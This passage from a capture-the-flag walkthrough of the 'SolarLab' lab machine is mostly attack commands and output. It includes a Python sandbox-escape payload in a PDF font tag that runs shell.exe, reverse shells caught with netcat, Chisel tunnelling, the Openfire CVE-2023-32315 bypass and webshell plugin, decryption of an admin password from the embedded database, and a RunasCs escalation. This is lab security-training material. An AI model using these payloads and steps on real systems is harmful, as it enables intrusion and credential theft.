<para><font color="[[[getattr(pow, Word('__globals__'))['os'].system('.\\shell.exe') for Word in [ orgTypeFun( 'Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: 1 == 0, '__eq__': lambda self, x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: { setattr(self, 'mutated', self.mutated - 1) }, '__hash__': lambda self: hash(str(self)), }, ) ] ] for orgTypeFun in [type(type(1))] for none in [[].append(1)]]] and 'red'">
                exploit
</font></para>
And a shell session was captured on my netcat listener. Foothold gained as blake.
┌──(ch3ng㉿localhost)-[~/machines/solarlab] └─$ rlwrap nc -lvnp 8001 listening on [any] 8001 ... connect to [10.10.14.74] from (UNKNOWN) [10.129.213.44] 62492 Microsoft Windows [Version 10.0.19045.4355] (c) Microsoft Corporation. All rights reserved. C:\Users\blake\Documents\app> whoami solarlab\blake
User Flag:
C:\Users\blake\Destkop> type user.txt 1c0cae89************************
Escalation from blake:
Local Users:
C:\Users\blake\Destkop> net user User accounts for \\SOLARLAB ------------------------------------------------------------------------------- Administrator blake DefaultAccount Guest openfire WDAGUtilityAccount The command completed successfully.
While looking around, I noticed there’s a user called openfire. Ports 9090 and 9091 are also open.
C:\Users\blake\Destkop> netstat -ano Active Connections Proto Local Address Foreign Address State PID TCP 0.0.0.0:80 0.0.0.0:0 LISTENING 4768 TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 900 TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4 TCP 0.0.0.0:5040 0.0.0.0:0 LISTENING 1088 ..SNIP.. TCP 127.0.0.1:7070 0.0.0.0:0 LISTENING 3128 TCP 127.0.0.1:7443 0.0.0.0:0 LISTENING 3128 TCP 127.0.0.1:9090 0.0.0.0:0 LISTENING 3128 TCP 127.0.0.1:9091 0.0.0.0:0 LISTENING 3128 TCP 127.0.0.1:57693 127.0.0.1:57694 ESTABLISHED 3128 TCP 127.0.0.1:57694 127.0.0.1:57693 ESTABLISHED 3128 TCP 127.0.0.1:57695 127.0.0.1:57696 ESTABLISHED 3128 TCP 127.0.0.1:57696 127.0.0.1:57695 ESTABLISHED 3128 TCP 127.0.0.1:57697 127.0.0.1:57698 ESTABLISHED 3128 ..SNIP..
Given these are the default ports for OpenFire, it’s likely that the server has this installed. OpenFire is an open-source real-time collaboration (RTC) server commonly used for internal communication within organizations. It includes some monitoring and administrative features, as such the openfire user often comes with elevated privileges.
Local Port 9090 - OpenFire:
The web-based admin panel is typically hosted on the two ports mentioned above. I’ll use Chisel to set up a tunnel between the server and my host.
┌──(ch3ng㉿localhost)-[~/machines/solarlab] └─$ ./chisel server -p 5000 --reverse 2024/05/12 22:35:53 server: Reverse tunnelling enabled 2024/05/12 22:35:53 server: Fingerprint 4JVBoMAvON/6byN2YSV1RwTOVaN2YRV5Zssn7QVf1xI= 2024/05/12 22:35:53 server: Listening on http://0.0.0.0:5000 2024/05/12 22:44:58 server: session#1: tun: proxy#R:9090=>9090: Listening
C:\Users\blake\Destkop> .\chisel.exe client 10.10.14.74:5000 R:9090:127.0.0.1:9090 -ano 2024/05/12 16:14:56 client: Connecting to ws://10.10.14.74:5000 2024/05/12 16:14:59 client: Connected (Latency 330.7688ms)
Now the OpenFire console can be accessed at localhost:9090.

Its version is shown in the login page. A quick Googling finds it’s vulnerable to an RCE exploit.

OpenFire Authentication Bypass RCE (CVE-2023-32315):
CVE-2023-32315 is a path traversal vulnerability that permitted any unauthenticated users to access restricted pages/functionalities and create new admin users. It’s been wildly exploited with multiple public PoC, including this one that I used.
┌──(ch3ng㉿localhost)-[~/machines/solarlab] └─$ python CVE-2023-32315.py -t http://localhost:9090 ██████╗██╗ ██╗███████╗ ██████╗ ██████╗ ██████╗ ██████╗ ██████╗ ██████╗ ██████╗ ██╗███████╗ ██╔════╝██║ ██║██╔════╝ ╚════██╗██╔═████╗╚════██╗╚════██╗ ╚════██╗╚════██╗╚════██╗███║██╔════╝ ██║ ██║ ██║█████╗█████╗ █████╔╝██║██╔██║ █████╔╝ █████╔╝█████╗█████╔╝ █████╔╝ █████╔╝╚██║███████╗ ██║ ╚██╗ ██╔╝██╔══╝╚════╝██╔═══╝ ████╔╝██║██╔═══╝ ╚═══██╗╚════╝╚═══██╗██╔═══╝ ╚═══██╗ ██║╚════██║ ╚██████╗ ╚████╔╝ ███████╗ ███████╗╚██████╔╝███████╗██████╔╝ ██████╔╝███████╗██████╔╝ ██║███████║ ╚═════╝ ╚═══╝ ╚══════╝ ╚══════╝ ╚═════╝ ╚══════╝╚═════╝ ╚═════╝ ╚══════╝╚═════╝ ╚═╝╚══════╝ Openfire Console Authentication Bypass Vulnerability (CVE-2023-3215) Use at your own risk! [..] Checking target: http://localhost:9090 Successfully retrieved JSESSIONID: node01lmx9z5sfykao97k77lzdqot2.node0 + csrf: W7GRdzrC55DBLRu User added successfully: url: http://localhost:9090 username: sml1ml password: 7vg3yi
The exploit code created a new admin user, which I can use to log in to the panel.

The admin user has the ability to upload plugins, which can be abused to get code execution. This attack vector was also present on the Jab machine (writeup coming soon). I’ll upload the provided .jar plugin file provided in the repository.


The webshell can then be accessed under “Server” > “Server Settings” > “Management Tools”. The password is 123, as described in the PoC’s GitHub page.

It listed some server information, including the OS version and the current directory.
In the dropdown menu, there’s an option “system command” that allows running OS commands.

I’ll start another netcat listener, and run the same .exe payload uploaded when exploiting the PDF library earlier.

On my listener, another shell session was sent back, this time as openfire.
┌──(ch3ng㉿localhost)-[~/machines/solarlab] └─$ rlwrap nc -lvnp 8001 listening on [any] 8001 ... connect to [10.10.14.74] from (UNKNOWN) [10.129.213.44] 62565 Microsoft Windows [Version 10.0.19045.4355] (c) Microsoft Corporation. All rights reserved. C:\Program Files\Openfire\bin> whoami solarlab\openfire
Escalation from openfire:
Program Files:
The shell landed me in OpenFire’s program files directory. I noticed there’s an interesting folder called embedded-db.
C:\Program Files\Openfire> dir Volume in drive C has no label. Volume Serial Number is 385E-AC57 Directory of C:\Program Files\Openfire 11/17/2023 03:22 PM <DIR> . 11/17/2023 03:22 PM <DIR> .. 11/17/2023 03:11 PM <DIR> .install4j 11/17/2023 03:11 PM <DIR> bin 11/09/2022 06:59 PM 375,002 changelog.html 05/12/2024 11:33 AM <DIR> conf 11/17/2023 03:11 PM <DIR> documentation 05/12/2024 11:33 AM <DIR> embedded-db 11/17/2023 03:11 PM <DIR> lib 02/16/2022 06:55 PM 10,874 LICENSE.html 11/17/2023 03:24 PM <DIR> logs 05/12/2024 04:27 PM <DIR> plugins 02/16/2022 06:55 PM 5,403 README.html 11/17/2023 03:11 PM <DIR> resources 11/09/2022 07:00 PM 798,720 uninstall.exe 4 File(s) 1,189,999 bytes 11 Dir(s) 7,730,581,504 bytes free
Inside, there’s some log files and openfire.script.
C:\Program Files\Openfire\embedded-db> dir Volume in drive C has no label. Volume Serial Number is 385E-AC57 Directory of C:\Program Files\Openfire\embedded-db 05/12/2024 11:33 AM <DIR> . 05/12/2024 11:33 AM <DIR> .. 05/12/2024 11:33 AM 0 openfire.lck 05/12/2024 04:27 PM 1,743 openfire.log 05/12/2024 11:33 AM 106 openfire.properties 05/07/2024 09:53 PM 16,161 openfire.script 05/12/2024 11:33 AM <DIR> openfire.tmp 4 File(s) 18,010 bytes 3 Dir(s) 7,730,581,504 bytes free
openfire.script:
SET DATABASE UNIQUE NAME HSQLDB8BDD3B2742
SET DATABASE GC 0
SET DATABASE DEFAULT RESULT MEMORY ROWS 0
..SNIP..
SET FILES NIO SIZE 256
SET FILES LOG TRUE
SET FILES LOG SIZE 20
CREATE USER SA PASSWORD DIGEST 'd41d8cd98f00b204e9800998ecf8427e'
ALTER USER SA SET LOCAL TRUE
CREATE SCHEMA PUBLIC AUTHORIZATION DBA
SET SCHEMA PUBLIC
CREATE MEMORY TABLE PUBLIC.OFUSER(USERNAME VARCHAR(64) NOT NULL,STOREDKEY VARCHAR(32),SERVERKEY VARCHAR(32),SALT VARCHAR(32),ITERATIONS INTEGER,PLAINPASSWORD VARCHAR(32),ENCRYPTEDPASSWORD VARCHAR(255),NAME VARCHAR(100),EMAIL VARCHAR(100),CREATIONDATE VARCHAR(15) NOT NULL,MODIFICATIONDATE VARCHAR(15) NOT NULL,CONSTRAINT OFUSER_PK PRIMARY KEY(USERNAME))
CREATE INDEX OFUSER_CDATE_IDX ON PUBLIC.OFUSER(CREATIONDATE)
CREATE MEMORY TABLE PUBLIC.OFUSERPROP(USERNAME VARCHAR(64) NOT NULL,NAME VARCHAR(100) NOT NULL,PROPVALUE VARCHAR(4000) NOT NULL,CONSTRAINT OFUSERPROP_PK PRIMARY KEY(USERNAME,NAME))
..SNIP..
ALTER SEQUENCE SYSTEM_LOBS.LOB_ID RESTART WITH 1
SET DATABASE DEFAULT INITIAL SCHEMA PUBLIC
GRANT USAGE ON DOMAIN INFORMATION_SCHEMA.SQL_IDENTIFIER TO PUBLIC
GRANT USAGE ON DOMAIN INFORMATION_SCHEMA.YES_OR_NO TO PUBLIC
GRANT USAGE ON DOMAIN INFORMATION_SCHEMA.TIME_STAMP TO PUBLIC
GRANT USAGE ON DOMAIN INFORMATION_SCHEMA.CARDINAL_NUMBER TO PUBLIC
GRANT USAGE ON DOMAIN INFORMATION_SCHEMA.CHARACTER_DATA TO PUBLIC
GRANT DBA TO SA
SET SCHEMA SYSTEM_LOBS
INSERT INTO BLOCKS VALUES(0,2147483647,0)
SET SCHEMA PUBLIC
INSERT INTO OFUSER VALUES('admin','gjMoswpK+HakPdvLIvp6eLKlYh0=','9MwNQcJ9bF4YeyZDdns5gvXp620=','yidQk5Skw11QJWTBAloAb28lYHftqa0x',4096,NULL,'becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442','Administrator','admin@solarlab.htb','001700223740785','0')
INSERT INTO OFUSERPROP VALUES('admin','console.rows_per_page','/session-summary.jsp=25')
INSERT INTO OFOFFLINE VALUES('admin',1,'001700223778861',127,'<message from="solarlab.htb" to="admin@solarlab.htb"><body>A server or plugin update was found: Openfire 4.7.5</body></message>')
..SNIP..
Seems like this is the SQL script that’s used for initializing the database for OpenFire. It starts with setting some constants and creating the tables, including OFUSERS, which stores user credentials. The most interesting column is undoubtedly PLAINPASSWORD (column 6), which we could directly reuse for lateral movement/privilege escalation if found. It also contains the salt and several keys, which could still be useful if only the encrypted password is available.
CREATE MEMORY TABLE PUBLIC.OFUSER(USERNAME VARCHAR(64) NOT NULL,STOREDKEY VARCHAR(32),SERVERKEY VARCHAR(32),SALT VARCHAR(32),ITERATIONS INTEGER,PLAINPASSWORD VARCHAR(32),ENCRYPTEDPASSWORD VARCHAR(255),NAME VARCHAR(100),EMAIL VARCHAR(100),CREATIONDATE VARCHAR(15) NOT NULL,MODIFICATIONDATE VARCHAR(15) NOT NULL,CONSTRAINT OFUSER_PK PRIMARY KEY(USERNAME))
Later in the script it inserts the admin user credentials into OFUSERS. Unfortunately the value of PLAINPASSWORD was set to NULL, but we still get the encrypted version and the salt.
INSERT INTO OFUSER VALUES('admin','gjMoswpK+HakPdvLIvp6eLKlYh0=','9MwNQcJ9bF4YeyZDdns5gvXp620=','yidQk5Skw11QJWTBAloAb28lYHftqa0x',4096,NULL,'becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442','Administrator','admin@solarlab.htb','001700223740785','0')
Also interestingly, it sets the passwordKey property several lines down in the script. I’ll note down the value.
INSERT INTO OFPROPERTY VALUES('passwordKey','hGXiFzsKaAeYLjn',0,NULL)
With all the information gathered, what’s left to do is to decrypt the admin password.
Hash Decription:
Several OpenFire decrypt tools could be found in public, including this one in Java. All it required was the encrypted password and the password key:
┌──(ch3ng㉿localhost)-[~/machines/solarlab] └─$ javac OpenFireDecryptPass.java ┌──(ch3ng㉿localhost)-[~/machines/solarlab] └─$ javac OpenFireDecryptPass becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442 hGXiFzsKaAeYLjn ThisPasswordShouldDo!@ (hex: 005400680069007300500061007300730077006F0072006400530068006F0075006C00640044006F00210040)
I’m guessing this is also the server’s admin password. I’ll use RunasCs to send back a shell.
C:\Users\openfire\Desktop> .\RunasCs.exe administrator ThisPasswordShouldDo!@ "C:\users\blake\desktop\shell.exe" -t 0 [+] Running in session 0 with process function CreateProcessWithLogonW() [+] Using Station\Desktop: Service-0x0-26dbd$\Default [+] Async process 'C:\users\blake\desktop\shell.exe' with pid 4144 created in background.
On my listener, an admin shell was captured. Box done!
┌──(ch3ng㉿localhost)-[~/machines/solarlab] └─$ rlwrap nc -lvnp 8001 listening on [any] 8001 ... connect to [10.10.14.74] from (UNKNOWN) [10.129.213.44] 62583 Microsoft Windows [Version 10.0.19045.4355] (c) Microsoft Corporation. All rights reserved. C:\Windows\system32> whoami solarlab\administrator
Root Flag:
C:\Users\Administrator\Destkop> type root.txt b9810d64************************